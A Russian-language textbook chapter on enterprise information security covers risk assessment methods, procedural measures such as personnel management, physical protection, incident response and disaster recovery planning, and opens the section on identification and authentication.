Использование информационных систем связано с определенной совокупностью рисков. Когда возможный ущерб неприемлемо велик, необходимо принять экономически оправданные меры защиты. Периодическая *оценка рисков* необходима для контроля эффективности деятельности в области безопасности и для учета изменений обстановки.

С количественной точки зрения уровень риска является функцией вероятности реализации определенной угрозы (использующей некоторые уязвимые места), а также величины возможного ущерба.

Таким образом, суть мероприятий по управлению рисками состоит в том, чтобы оценить их размер, выработать эффективные и экономичные меры снижения рисков, а затем убедиться, что риски заключены в приемлемые рамки (и остаются таковыми). Следовательно, управление рисками включает в себя два вида деятельности, которые чередуются циклически:

- оценка рисков;
- выбор эффективных и экономичных защитных средств (нейтрализация рисков).

По отношению к выявленным рискам возможны следующие действия:

- ликвидация риска;
- уменьшение риска (за счет использования дополнительных защитных средств);
- принятие риска (и выработка плана действия в соответствующих условиях);
- переадресация риска (например, путем заключения страхового соглашения).

Процесс управления рисками можно разделить на несколько этапов, рисунок 6.2.



Рис. 6.2. Алгоритм анализа рисков

Два последних этапа (реализация и проверка выбранных мер, оценка остаточного риска) относятся к выбору защитных средств (нейтрализации рисков), остальные – к оценке рисков. Уже перечисление этапов показывает, что управление рисками – процесс циклический. По существу, последний этап – это оператор конца цикла, предписывающий вернуться к началу. Риски нужно контролировать постоянно, периодически проводя их

переоценку. Отметим, что добросовестно выполненная и тщательно документированная первая оценка может существенно упростить последующую деятельность.

### **Предварительный этап анализа риска**


На начальном этапе методом экспертной оценки решаются общие вопросы проведения анализа риска. Первым делом выбираются компоненты АС и степень детальности их рассмотрения. Всеобъемлющий анализ требует рассмотрения всей информационной инфраструктуры. Но на практике из принципа разумной достаточности могут быть выделены и подвергнуты большей детализации отдельные наиболее важные компоненты и службы, в первую очередь, где риски велики или неизвестны. Более тщательному анализу подвергаются новые и модифицированные компоненты АС, а также компоненты, где имели место новые инциденты и нарушения безопасности.

Далее выбираются методологии оценки рисков как процесса получения количественной или качественной оценки ущерба, который может произойти в случае реализации угроз безопасности АС. Методологии носят частный характер, присущий организации и АС, и зависят от конкретного множества дестабилизирующих факторов и условий функционирования АС, возможности их количественной оценки, степени их неточности, неполноты, нечеткости и т.д. На практике, с учетом допустимой приближенной оценки рисков, часто используют простые наглядные методы, основанные на элементах теории вероятности и математической статистики.

### **Идентификация активов**

Основу процесса анализа риска составляет определение: что надо защищать, от кого и как. Для этого выявляются активы (компоненты АС), нуждающиеся в защите. Ниже представлены основные категории активов АС предприятия.

Аппаратное обеспечение (компьютеры, периферийные устройства, коммуникационные линии, сетевое оборудование и их составные части).

Программное обеспечение (исходные, объектные и загрузочные модули операционных систем, вспомогательных системных и коммуникационных программ, инструментальных средств разработки, прикладных программных пакетов).

Информационное обеспечение (вводимые и обрабатываемые, хранимые, передаваемые и резервные (сохраненные копии) данные и метаданные).

Персонал (обслуживающий персонал и пользователи).

Документация (конструкторская, техническая, пользовательская и иная документация).

Расходные материалы (бумага, магнитные носители, картриджи и т.д.).

В некоторых специфичных АС активы, уникальные для организации, могут быть выделены в отдельные группы, например: коммуникационное, алгоритмическое или

лингвистическое обеспечение. Кроме того, могут подлежать защите части инфраструктуры, в частности подсистемы электроснабжения и др.

Главным результатом процесса идентификации активов является получение детальной информационной структуры организации и способов использования информации. Дальнейшие этапы анализа риска основываются именно на данной, зафиксированной на некоторый момент времени, информации.

### **Анализ угроз**

После идентификации активов АС следует рассмотреть все возможные угрозы указанным активам, оценить риски и ранжировать их по степени возможного ущерба.

Под *угрозой* обычно понимают любое событие (действие), которое потенциально может нанести ущерб АС путем нарушения конфиденциальности, целостности или доступности информации. Угрозы могут быть преднамеренными, являющимися следствием умышленных (злонамеренных) действий людей, и непреднамеренные, вызванные ошибками человека или сбоями и отказами работы технических и программных средств, или стихийными действиями. В настоящее время существует огромное количество угроз, способных привести к нарушению конфиденциальности, целостности и доступности информации.

При анализе угроз необходимо выявить их источники и условия реализации. Это поможет в выборе дополнительных средств защиты. Часто одни угрозы могут быть следствием или условием проявления ряда других угроз. Например, несанкционированный доступ (в различных формах его проявления) к ресурсам облегчает реализацию практически любой угрозы: от порчи магнитного носителя до комплексной удаленной атаки.

### **Оценка рисков**

После идентификации угрозы необходимо оценить риск проявления угрозы. В большинстве случаев возможно получить количественную оценку риска. Она может быть получена на базе экспертного опроса, оценена статистически или рассчитана по некоторой математической зависимости (адекватной конкретной угрозе конкретному активу).

Кроме вероятности осуществления угрозы, важен размер ожидаемых потерь. В общем случае ожидаемые потери рассчитываются по следующей формуле:

$$E = P \cdot V, \quad (6.1)$$

где  $P$  – вероятностная оценка риска проявления угрозы,

$V$  – ущерб при реализации угрозы.

Однако, как вероятности угрозы, так и ожидаемые потери не всегда можно оценить количественно. Например, рассчитать замену компьютера достаточно просто, но трудно оценить потенциальный ущерб в случае задержки выдачи данных, искажения информации, разглашения отдельных сведений и т.д. Некоторые инциденты могут нанести

ущерб репутации фирмы, вызвать социальную напряженность в коллективе, повлечь юридическое преследование предприятия со стороны пользователей и т.д.

Существует несколько простых способов оценки вероятностей проявления угроз и возможных потерь:

- Экспертная оценка событий. Методы экспертных оценок применяются при оценке трудно предсказуемых угроз, например стихийных бедствий, и являются самыми неточными.

- Методика определения приемлемости уровня риска по трехбалльной шкале. Согласно методике, оцениваемым рискам и ущербам ставятся оценки по трехбалльной шкале: 1, 2, 3. Полученные два множества оценок рисков и ущербов перемножаются. Множество возможных значений будет следующим: 1, 2, 3, 4, 6, 9. Полагается, что первые два значения характеризуют низкий уровень риска, третий и четвертый – средний, два последних – высокий.

Методика определения приемлемости уровня риска с учетом видимости угроз и их последствий. Здесь вводится понятие видимости угрозы для внешнего мира – мера информации о системе, доступной злоумышленнику (и вызывающей нездоровый интерес). Согласно указанной методике, оцениваемым рискам, видимости, физическим ущербам и моральным ущербам ставятся оценки по трехбалльной шкале 1, 2, 3. Значения рисков умножаются на значения для видимости, а значения для физического ущерба умножаются на значения для морального ущерба. Затем полученные два числа складываются. Считается, что уровень риска низкий, если итоговое число меньше 7, высокий, если итоговое число больше 11, иначе – средний.

Статистическая оценка событий и использование статистических моделей (отражающих законы распределения конкретных типов угроз). Данный метод позволяет получить приемлемые результаты для оценки часто проявляемых регистрируемых угроз, например: сбоев и отказов вычислительного процесса.

Использование аналитических моделей (возможно в виде таблиц) потенциального ущерба в зависимости от заранее определенных коэффициентов.

Следует оговориться, что методы анализа риска обычно не отличаются высокой точностью. Дело в том, что основная задача анализа риска (как инструмента планирования) оценить уровень возможных потерь и уровень затрат на защиту. Для практики, когда разнородные исходные данные имеют приближенный или субъективный характер оценки, высокая точность расчета и не требуется. Иногда вообще невозможно оценить точность результата.

### **Выбор и проверка защитных мер**



Для уменьшения размера ущерба необходим выбор соответствующих мер защиты: организационных, физических, программно-технических и др. Каждая угроза может быть предотвращена различными способами. Поэтому на данном этапе решается задача анализа и синтеза мер, методов и средств защиты по критерию эффективность/стоимость с учетом, конечно, технической политики организации и других жизненно важных характеристик АС.

После выбора способов защиты АС производится проверка их эффективности. Если остаточные риски стали опять-таки неприемлемы, весьма разумно повторить этапы анализа риска.

Завершая подраздел, следует отметить, что разработка политики безопасности и проведение анализа риска являются кропотливыми научно-техническими задачами. Поэтому важно правильно подобрать коллектив разработчиков. Обычно этим профессионально занимается группа информационной безопасности предприятия. Однако возможно привлечение администраторов и разработчиков систем и сетей, специалистов по аудиту и управлению, психологов, представителей службы режима.

### **6.3. Процедурный уровень**

#### **6.3.1. Основные классы мер процедурного уровня**

Эти меры безопасности ориентированы на людей. Именно люди формируют режим информационной безопасности, и они же оказываются главной угрозой, поэтому «человеческий фактор» заслуживает особого внимания.

В российских компаниях накоплен богатый опыт регламентирования и реализации процедурных (организационных) мер, однако дело в том, что они пришли из «докомпьютерного» прошлого, поэтому требуют переоценки.

Следует осознать ту степень зависимости от компьютерной обработки данных, в которую попало современное общество. Без всякого преувеличения можно сказать, что необходима информационная гражданская оборона. Спокойно, без нагнетания страстей, нужно разъяснять обществу не только преимущества, но и опасности, связанные с использованием информационных технологий. Акцент следует делать не на военной или криминальной стороне дела, а на гражданских аспектах, связанных с поддержанием нормального функционирования аппаратного и программного обеспечения, то есть концентрироваться на вопросах доступности и целостности данных.

На процедурном уровне можно выделить следующие классы мер:

- управление персоналом;
- физическая защита;
- поддержание работоспособности;
- реагирование на нарушения режима безопасности;

- планирование восстановительных работ.

### **Управление персоналом**

Управление персоналом начинается с приема нового сотрудника на работу и даже раньше – с составления описания должности. Уже на данном этапе желательно подключить к работе специалиста по информационной безопасности для определения компьютерных привилегий, ассоциируемых с должностью. Существует два общих принципа, которые следует иметь в виду:

- разделение обязанностей;
- минимизация привилегий.

*Принцип разделения обязанностей* предписывает так распределять роли и ответственность, чтобы один человек не мог нарушить критически важный для организации процесс. Например, нежелательна ситуация, когда крупные платежи от имени организации выполняет один человек. Надежнее поручить одному сотруднику оформление заявок на подобные платежи, а другому – заверять эти заявки. Другой пример – процедурные ограничения действий суперпользователя. Можно искусственно «расщепить» пароль суперпользователя, сообщив первую его часть одному сотруднику, а вторую – другому. Тогда критически важные действия по администрированию ИС они смогут выполнить только вдвоем, что снижает вероятность ошибок и злоупотреблений.

*Принцип минимизации привилегий* предписывает выделять пользователям только те права доступа, которые необходимы им для выполнения служебных обязанностей. Назначение этого принципа очевидно – уменьшить ущерб от случайных или умышленных некорректных действий.

Предварительное составление описания должности позволяет оценить ее критичность и спланировать процедуру проверки и отбора кандидатов. Чем ответственнее должность, тем тщательнее нужно проверять кандидатов: навести о них справки, быть может, побеседовать с бывшими сослуживцами и т.д. Подобная процедура может быть длительной и дорогой, поэтому нет смысла дополнительно усложнять ее. В то же время, неразумно и совсем отказываться от предварительной проверки, чтобы случайно не принять на работу человека с уголовным прошлым или психическим заболеванием. Когда кандидат определен, он, вероятно, должен пройти обучение; по крайней мере, его следует подробно ознакомить со служебными обязанностями, а также с нормами и процедурами информационной безопасности. Желательно, чтобы меры безопасности были им усвоены до вступления в должность и до заведения его системного счета с входным именем, паролем и привилегиями.

С момента заведения системного счета начинается его администрирование, а также протоколирование и анализ действий пользователя. Постепенно изменяется

окружение, в котором работает пользователь, его служебные обязанности и т.п. Все это требует соответствующего изменения привилегий. Техническую сложность представляют временные перемещения пользователя, выполнение им обязанностей взамен сотрудника, ушедшего в отпуск, и иные обстоятельства, когда полномочия нужно сначала предоставить, а через некоторое время взять обратно. В такие периоды профиль активности пользователя резко меняется, что создает трудности при выявлении подозрительных ситуаций. Определенную аккуратность следует соблюдать и при выдаче новых постоянных полномочий, не забывая ликвидировать старые права доступа.

Ликвидация системного счета пользователя, особенно в случае конфликта между сотрудником и организацией, должна производиться максимально оперативно (в идеале – одновременно с извещением о наказании или увольнении). Возможно и физическое ограничение доступа к рабочему месту. Разумеется, если сотрудник увольняется, у него нужно принять все его компьютерное хозяйство и, в частности, криптографические ключи, если использовались средства шифрования.

К управлению сотрудниками примыкает администрирование лиц, работающих по контракту (например, специалистов фирмы-поставщика, помогающих запустить новую систему). В соответствии с принципом минимизации привилегий, им нужно выделить ровно столько прав, сколько необходимо, и изъять эти права сразу по окончании контракта. Проблема, однако, состоит в том, что на начальном этапе внедрения «внешние» сотрудники будут администрировать «местных», а не наоборот. Здесь на первый план выходит квалификация персонала организации, его способность быстро обучаться, а также оперативное проведение учебных курсов. Важны и принципы выбора деловых партнеров.

Иногда внешние организации принимают на обслуживание и администрирование ответственные компоненты компьютерной системы, например, сетевое оборудование. Нередко администрирование выполняется в удаленном режиме. Вообще говоря, это создает в системе дополнительные уязвимые места, которые необходимо компенсировать усиленным контролем средств удаленного доступа или, опять-таки, обучением собственных сотрудников.

### **Физическая защита**

Безопасность информационной системы зависит от окружения, в котором она функционирует. Необходимо принять меры для защиты зданий и прилегающей территории, поддерживающей инфраструктуру, вычислительной техники, носителей данных.

Основной принцип физической защиты, соблюдение которого следует постоянно контролировать, формулируется как “непрерывность защиты в пространстве и времени”. Ранее мы рассматривали понятие окна опасности. Для физической защиты таких окон быть не должно. Направления физической защиты:

- физическое управление доступом;
- противопожарные меры;
- защита поддерживающей инфраструктуры;
- защита от перехвата данных;
- защита мобильных систем.

Меры физического управления доступом позволяют контролировать и при необходимости ограничивать вход и выход сотрудников и посетителей. Контролироваться может все здание организации, а также отдельные помещения, например, те, где расположены серверы, коммуникационная аппаратура и т.п.

При проектировании и реализации мер физического управления доступом целесообразно применять *объектный подход*. Во-первых, определяется периметр безопасности, ограничивающий контролируемую территорию. На этом уровне детализации важно продумать внешний интерфейс организации – порядок входа/выхода штатных сотрудников и посетителей, вноса/выноса техники. Все, что не входит во внешний интерфейс, должно быть инкапсулировано, то есть, защищено от нелегальных проникновений.

Во-вторых, производится декомпозиция контролируемой территории, выделяются (под) объекты и связи (проходы) между ними. При такой, более глубокой детализации следует выделить среди подобъектов наиболее критичные с точки зрения безопасности и обеспечить им повышенное внимание. Декомпозиция должна быть семантически оправданной, обеспечивающей разграничение разнородных сущностей, таких как оборудование разных владельцев или персонал, работающий с данными разной степени критичности.

Необходимо, чтобы посетители, по возможности, не имели непосредственного доступа к компьютерам или, в крайнем случае, позаботиться о том, чтобы от окон и дверей не просматривались экраны мониторов и принтеры. Необходимо, чтобы посетителей по внешнему виду можно было отличить от сотрудников.

Средства физического управления доступом – это охрана, двери с замками, перегородки, телекамеры, датчики движения и многое другое. Для выбора оптимального (по критерию стоимость/эффективность) средства целесообразно провести анализ рисков (к этому мы еще вернемся). Кроме того, есть смысл периодически отслеживать появление технических новинок в данной области, стараясь максимально автоматизировать физическую защиту.

Отметим необходимость установки противопожарной сигнализации и автоматических средств пожаротушения. К поддерживающей инфраструктуре можно отнести системы электро-, водо- и теплоснабжения, кондиционеры и средства

коммуникаций. При размещении компьютеров необходимо принять во внимание расположение водопроводных и канализационных труб и постараться держаться от них подальше. Сотрудники должны знать, куда следует обращаться при обнаружении протечек.

Перехват данных может осуществляться самыми разными способами. Злоумышленник может подсматривать за экраном монитора, читать пакеты, передаваемые по сети, производить анализ побочных электромагнитных излучений и наводок (ПЭМИН) и т.д. Остается уповать на повсеместное использование криптографии (что, впрочем, сопряжено у нас в стране со множеством технических и законодательных проблем), стараться максимально расширить контролируемую территорию, разместившись в тихом особнячке, поодаль от других домов, пытаться держать под контролем линии связи (например, заключать их в надувную оболочку с обнаружением прокалывания), но самое разумное, вероятно, – постараться осознать, что для коммерческих систем обеспечение конфиденциальности является все-таки не главной задачей.

Мобильные и портативные компьютеры – заманчивый объект кражи. Их часто оставляют без присмотра, в автомобиле или на работе, и похитить такой компьютер совсем несложно. То и дело средства массовой информации сообщают о том, что какой-нибудь офицер английской разведки или американский военный лишился таким образом движимого имущества. Мы настоятельно рекомендуем шифровать данные на жестких дисках таких компьютеров.

Вообще говоря, при выборе средств физической защиты следует производить анализ рисков. Так, принимая решение о закупке источника бесперебойного питания, необходимо учесть качество электропитания в здании, занимаемом организацией (впрочем, почти наверняка оно окажется плохим). Характер и длительность сбоев электропитания, стоимость доступных источников и возможные потери от аварий (поломка техники, приостановка работы организации и т.п.).

В то же время, во многих случаях решения очевидны. Меры противопожарной безопасности обязательны для всех организаций. Стоимость реализации многих мер (например, установка обычного замка на дверь серверной комнаты) либо мала, либо хоть и заметна, но все же явно меньше, чем возможный ущерб. В частности, имеет смысл регулярно копировать большие базы данных.

### **Поддержание работоспособности**

Далее рассмотрим ряд мероприятий, направленных на поддержание работоспособности информационных систем. Именно здесь таится наибольшая опасность. Нечаянные ошибки системных администраторов и пользователей грозят повреждением аппаратуры, разрушением программ и данных; в лучшем случае они создают бреши в защите, которые делают возможной реализацию угроз.

Недооценка факторов безопасности в повседневной работе – ахиллесова пята многих организаций. Дорогие средства безопасности теряют смысл, если они плохо документированы, конфликтуют с другим программным обеспечением, а пароль системного администратора не менялся с момента установки.

Можно выделить следующие направления повседневной деятельности:

- поддержка пользователей;
- поддержка программного обеспечения;
- конфигурационное управление;
- резервное копирование;
- управление носителями;
- документирование;
- регламентные работы.

*Поддержка пользователей* подразумевает прежде всего консультирование и оказание помощи при решении разного рода проблем. Иногда в организациях создают для этой цели специальный «справочный стол», но чаще от пользователей отбивается системный администратор. Очень важно в потоке вопросов уметь выявлять проблемы, связанные с информационной безопасностью. Так, многие трудности пользователей, работающих на персональных компьютерах, могут быть следствием заражения вирусами. Целесообразно фиксировать вопросы пользователей, чтобы выявлять их типичные ошибки и выпускать памятки с рекомендациями для распространенных ситуаций.

*Поддержка программного обеспечения* – одно из важнейших средств обеспечения целостности информации. Прежде всего, необходимо следить за тем, какое программное обеспечение установлено на компьютерах. Если пользователи будут устанавливать программы по своему усмотрению, это может привести к заражению вирусами, а также появлению утилит, действующих в обход защитных средств. Вполне вероятно также, что «самодеятельность» пользователей постепенно приведет к хаосу на их компьютерах, а исправлять ситуацию придется системному администратору.

Второй аспект поддержки программного обеспечения – контроль за отсутствием неавторизованного изменения программ и прав доступа к ним. Сюда же можно отнести поддержку эталонных копий программных систем. Обычно контроль достигается комбинированием средств физического и логического управления доступом, а также использованием утилит проверки и обеспечения целостности.

*Конфигурационное управление* позволяет контролировать и фиксировать изменения, вносимые в программную конфигурацию. Прежде всего, необходимо застраховаться от случайных или непродуманных модификаций, уметь как минимум

возвращаться к прошлой, работающей, версии. Фиксация изменений позволит легко восстановить текущую версию после аварии.

Лучший способ уменьшить количество ошибок в рутинной работе – максимально автоматизировать ее. Автоматизация и безопасность зависят друг от друга; тот, кто заботится в первую очередь об облегчении своей задачи, на самом деле оптимальным образом формирует режим информационной безопасности.

*Резервное копирование* необходимо для восстановления программ и данных после аварий. И здесь целесообразно автоматизировать работу, как минимум, сформировав компьютерное расписание создания полных и инкрементальных копий, а как максимум – воспользовавшись соответствующими программными продуктами. Нужно также наладить размещение копий в безопасном месте, защищенном от несанкционированного доступа, пожаров, протечек, то есть от всего, что может привести к краже или повреждению носителей. Целесообразно иметь несколько экземпляров резервных копий и часть из них хранить вне территории организации, защищаясь таким образом от крупных аварий и аналогичных инцидентов. Время от времени в тестовых целях следует проверять возможность восстановления информации с копий.

*Управлять носителями* необходимо для обеспечения физической защиты и учета дискет, лент, печатных выдач и т.п. Управление носителями должно обеспечивать конфиденциальность, целостность и доступность информации, хранящейся вне компьютерных систем. Под физической защитой здесь понимается не только отражение попыток несанкционированного доступа, но и предохранение от вредных влияний окружающей среды (жары, холода, влаги, магнетизма). Управление носителями должно охватывать весь жизненный цикл – от закупки до выведения из эксплуатации.

*Документирование* – неотъемлемая часть информационной безопасности. В виде документов оформляется почти все – от политики безопасности до журнала учета носителей. Важно, чтобы документация была актуальной, отражала именно текущее состояние дел, причем в непротиворечивом виде.

К хранению одних документов (содержащих, например, анализ уязвимых мест системы и угроз) применимы требования обеспечения конфиденциальности, к другим, таким как план восстановления после аварий – требования целостности и доступности (в критической ситуации план необходимо найти и прочитать).

*Регламентные работы* – очень серьезная угроза безопасности. Сотрудник, осуществляющий регламентные работы, получает исключительный доступ к системе, и на практике очень трудно проконтролировать, какие именно действия он совершает. Здесь на первый план выходит степень доверия к тем, кто выполняет работу.

## **Реагирование на нарушения режима безопасности**

Программа безопасности, принятая организацией, должна предусматривать набор оперативных мероприятий, направленных на обнаружение и нейтрализацию нарушений режима информационной безопасности. Важно, чтобы в подобных случаях последовательность действий была спланирована заранее, поскольку меры нужно принимать срочные и скоординированные.

Реакция на нарушения режима безопасности преследует три главные цели:

- локализация инцидента и уменьшение наносимого вреда;
- выявление нарушителя;
- предупреждение повторных нарушений.

В организации должен быть человек, доступный 24 часа в сутки (лично, по телефону, пейджеру или электронной почте), который отвечает за реакцию на нарушения. Все должны знать координаты этого человека и обращаться к нему при первых признаках опасности. В общем, как при пожаре, нужно знать, куда звонить, и что делать до приезда пожарной команды.

Нередко требование локализации инцидента и уменьшения наносимого вреда вступает в конфликт с желанием выявить нарушителя. В ПБ организации приоритеты действий, совершаемых во время инцидента, должны быть расставлены заранее. Шкала приоритетов может выглядеть следующим образом:

- защита жизни и здоровья людей;
- защита секретных и/или критически важных данных;
- защита прочих данных, включая частную, научную и управленческую информацию;
- предотвращение повреждения систем;
- минимизация урона, нанесенного вычислительным ресурсам.

Идентификации инцидента сопутствует выяснение его масштабов и возможных последствий, а для эффективного противодействия важно правильно определить его границы. Кроме того, оценка возможных последствий позволит установить приоритеты при выделении ресурсов для принятия ответных мер.

Чтобы найти нарушителя, нужно заранее выяснить контактные координаты поставщика сетевых услуг и договориться с ним о самой возможности и порядке выполнения соответствующих действий. Чтобы предотвратить повторные нарушения, необходимо анализировать каждый инцидент, выявлять причины, накапливать статистику. Каковы источники вредоносного ПО? Какие пользователи имеют обыкновение выбирать слабые пароли? На подобные вопросы и должны дать ответ результаты анализа.

Необходимо отслеживать появление новых уязвимых мест и как можно быстрее ликвидировать ассоциированные с ними окна опасности. Кто-то в организации должен



куруировать этот процесс, принимать краткосрочные меры и корректировать программу безопасности для принятия долгосрочных мер.

Враждебные акции, будь то нападение внешних злоумышленников или месть обиженного сотрудника, необходимо предусмотреть заранее. Ничто не может заменить предварительно составленного плана восстановительных работ. В разделах политики безопасности, касающихся реакции на инциденты, должны быть освещены следующие темы:

- обзор (цели, преследуемые ПБ в плане реакции на инциденты);
- оценка (насколько серьезно произошедшее событие);
- извещение (кого следует известить о нем);
- ответные меры (что следует предпринять в ответ);
- правовой аспект (каковы правовые последствия случившегося);
- регистрационная документация (что следует фиксировать до, во время и после инцидента).

Когда есть уверенность, что нарушение режима безопасности действительно имеет место, следует известить соответствующий персонал. Чтобы удержать события под контролем и с технической, и с эмоциональной точек зрения, очень важно, кто и как будет извещен.

Любое сообщение об инциденте должно быть внятнм, любая фраза - ясной, точной и полной. Попытки скрыть отдельные моменты, сообщая ложную или неполную информацию, способны не только помешать принятию эффективных ответных мер, но и привести к ухудшению ситуации.

Меры, предпринимаемые для борьбы с нарушением, можно подразделить на основные категории:

- сдерживание;
- ликвидация;
- восстановление;
- анализ.

Цель сдерживания - ограничить атакуемую область. Например, как можно быстрее приостановить распространение червя в сети.

Когда задача сдерживания решена, можно приступать к ликвидации. В этом поможет программный инструментарий (в частности, антивирусные пакеты).

После ликвидации атаки наступает время восстановления, т. е. приведения системы в нормальное состояние. Следует предпринять по крайней мере следующие действия:

- произвести переучет системных активов, т. е. тщательно проверить состояние систем;
- отразить уроки, извлеченные из инцидента, в пересмотренной программе обеспечения безопасности, чтобы не допустить повторения аналогичного нарушения;

произвести новый анализ риска с учетом полученной информации;

начать следствие против виновников инцидента, если это признано необходимым.

Устранить все уязвимые места, сделавшие возможным нарушение режима безопасности, непросто, но необходимо. Ключевым моментом здесь является понимание механизма вторжения.

При восстановлении, возможно, придется вернуться к начальному состоянию системы с последующей ее настройкой. Чтобы облегчить действия даже в таком, наихудшем, случае, целесообразно хранить записи о начальных установках и обо всех внесенных изменениях.

Анализ – одна из самых важных стадий реакции на инциденты, о которой, тем не менее, почти всегда забывают. Она важна потому, что позволяет всем причастным лицам извлечь поучительные уроки, чтобы в будущем в аналогичных ситуациях действовать эффективнее.

Требуется получить ответы по крайней мере на следующие вопросы:

Что именно и когда произошло?

Насколько хорошо сработал персонал?

Какая срочная информация понадобилась в первую очередь, и что способствовало ее скорейшему получению?

Что в следующий раз нужно делать по-другому?

После восстановления системы в ней нередко остаются уязвимости или даже ловушки. На фазе анализа система должна быть тщательно обследована, чтобы выявить проблемы, упущенные при восстановлении. В качестве отправной точки разумно воспользоваться программными средствами контроля защищенности.

Целесообразно документировать все детали, связанные с инцидентом: способы его обнаружения, процедуры исправления ситуации, процедуры мониторинга и усвоенные уроки. Детальное документирование в конечном итоге ведет к экономии времени, позволяет оценить размер нанесенного ущерба.

### **Планирование восстановительных работ**

Ни одна организация не застрахована от серьезных аварий, вызванных естественными причинами, действиями злоумышленника, халатностью или некомпетентностью. В то же время, у каждой организации есть функции, которые руководство считает критически важными, они должны выполняться несмотря ни на что. Планирование восстановительных работ позволяет подготовиться к авариям, уменьшить ущерб от них и сохранить способность к функционированию хотя бы в минимальном объеме.

Отметим, что меры информационной безопасности можно разделить на три группы, в зависимости от того, направлены ли они на предупреждение, обнаружение или ликвидацию последствий атак. Большинство мер носит предупредительный характер. Оперативный анализ регистрационной информации и некоторые аспекты реагирования на нарушения (так

называемый активный аудит) служат для обнаружения и отражения атак. Планирование восстановительных работ, очевидно, можно отнести к последней из трех перечисленных групп.

Процесс планирования восстановительных работ можно разделить на следующие этапы:

- выявление критически важных функций организации, установление приоритетов;
- идентификация ресурсов, необходимых для выполнения критически важных функций;
- определение перечня возможных аварий;
- разработка стратегии восстановительных работ;
- подготовка к реализации выбранной стратегии;
- проверка стратегии.

Планируя восстановительные работы, следует отдавать себе отчет в том, что полностью сохранить функционирование организации не всегда возможно. Необходимо выявить критически важные функции, без которых организация теряет свое лицо, и даже среди критичных функций расставить приоритеты, чтобы как можно быстрее и с минимальными затратами возобновить работу после аварии.

*Идентифицируя ресурсы*, необходимые для выполнения критически важных функций, следует помнить, что многие из них имеют некомпьютерный характер. На данном этапе желательно подключать к работе специалистов разного профиля, способных в совокупности охватить все аспекты проблемы. Критичные ресурсы обычно относятся к одной из следующих категорий:

- персонал;
- информационная инфраструктура;
- физическая инфраструктура.

Составляя списки ответственных специалистов, следует учитывать, что некоторые из них могут непосредственно пострадать от аварии (например, от пожара), кто-то может находиться в состоянии стресса, часть сотрудников, возможно, будет лишена возможности попасть на работу (например, в случае массовых беспорядков). Желательно иметь некоторый резерв специалистов или заранее определить каналы, по которым можно на время привлечь дополнительный персонал.

Информационная инфраструктура включает в себя элементы, описанные в пункте «идентификация активов».

Нужно подготовиться к тому, что на «запасном аэродроме», куда организация будет эвакуирована после аварии, аппаратная платформа может отличаться от исходной. Соответственно, следует продумать меры поддержания совместимости по программам и данным.

Среди внешних информационных сервисов для коммерческих организаций, вероятно, важнее всего получить оперативную информацию и связь с государственными службами, курирующими данный сектор экономики.

Документация важна хотя бы потому, что не вся информация, с которой работает организация, представлена в электронном виде. Скорее всего, план восстановительных работ напечатан на бумаге.

К физической инфраструктуре относятся здания, инженерные коммуникации, средства связи, оргтехника и многое другое. Компьютерная техника не может работать в плохих условиях, без стабильного электропитания и т.п.

Анализируя критичные ресурсы, целесообразно учесть временной профиль их использования. Большинство ресурсов требуются постоянно, но в некоторых случаях может возникать только в определенные периоды (например, в конце месяца или года при составлении отчета).

При определении перечня возможных аварий нужно попытаться разработать их сценарии. Как будут развиваться события? Каковы могут оказаться масштабы бедствия? Что произойдет с критичными ресурсами? Например, смогут ли сотрудники попасть на работу? Будут ли выведены из строя компьютеры? Возможны ли случаи саботажа? Будет ли работать связь? Пострадает ли здание организации? Можно ли будет найти и прочитать необходимые бумаги?

Стратегия восстановительных работ должна базироваться на наличных ресурсах и быть не слишком накладной для организации. При разработке стратегии целесообразно провести анализ рисков, которым подвергаются критичные функции, и попытаться выбрать наиболее экономичное решение.

Стратегия должна предусматривать не только работу по временной схеме, но и возвращение к нормальному функционированию.

Подготовка к реализации выбранной стратегии состоит в выработке плана действий в экстренных ситуациях и по их окончании, а также в обеспечении некоторой избыточности критичных ресурсов. Последнее возможно и без большого расхода средств, если заключить с одной или несколькими организациями соглашения о взаимной поддержке в случае аварий – те, кто не пострадал, предоставляют часть своих ресурсов во временное пользование менее удачливым партнерам.

Избыточность обеспечивается также мерами резервного копирования, хранением копий в нескольких местах, представлением информации в разных видах (на бумаге и в файлах) и т.д. Имеет смысл заключить соглашение с поставщиками информационных услуг о первоочередном обслуживании в критических ситуациях или заключать соглашения с несколькими поставщиками. Правда, эти меры могут потребовать определенных расходов.

Проверка стратегии производится путем анализа подготовленного плана, принятых и намеченных мер.

#### 6.4. Программно-технический уровень

В предыдущих разделах по практические мероприятиям построения интегрированной системы информационной были освещены законодательный, административный и процедурный уровни системы ОБИ. Последний уровень формирования защищенной информационной системы отвечает за выработку программно-технических мер и, соответственно, носит название *программно-технического уровня*.

Работа на данном уровне заключается в выборе механизмов (подсистем) и средств ОБИ, рисунок 6.3.



Рис. 6.3. Основные механизмы и средства интегрированной системы информационной безопасности предприятия

Далее рассмотрим более подробно представленные механизмы и средства.

##### 6.4.1. Идентификация и аутентификация

Основой систем ОБИ являются идентификация и аутентификация, так как все механизмы защиты информации рассчитаны на работу с поименованными субъектами и объектами АС. В качестве *субъектов* АС могут выступать как пользователи, так и процессы, а в качестве *объектов* АС – информация и другие информационные ресурсы системы.

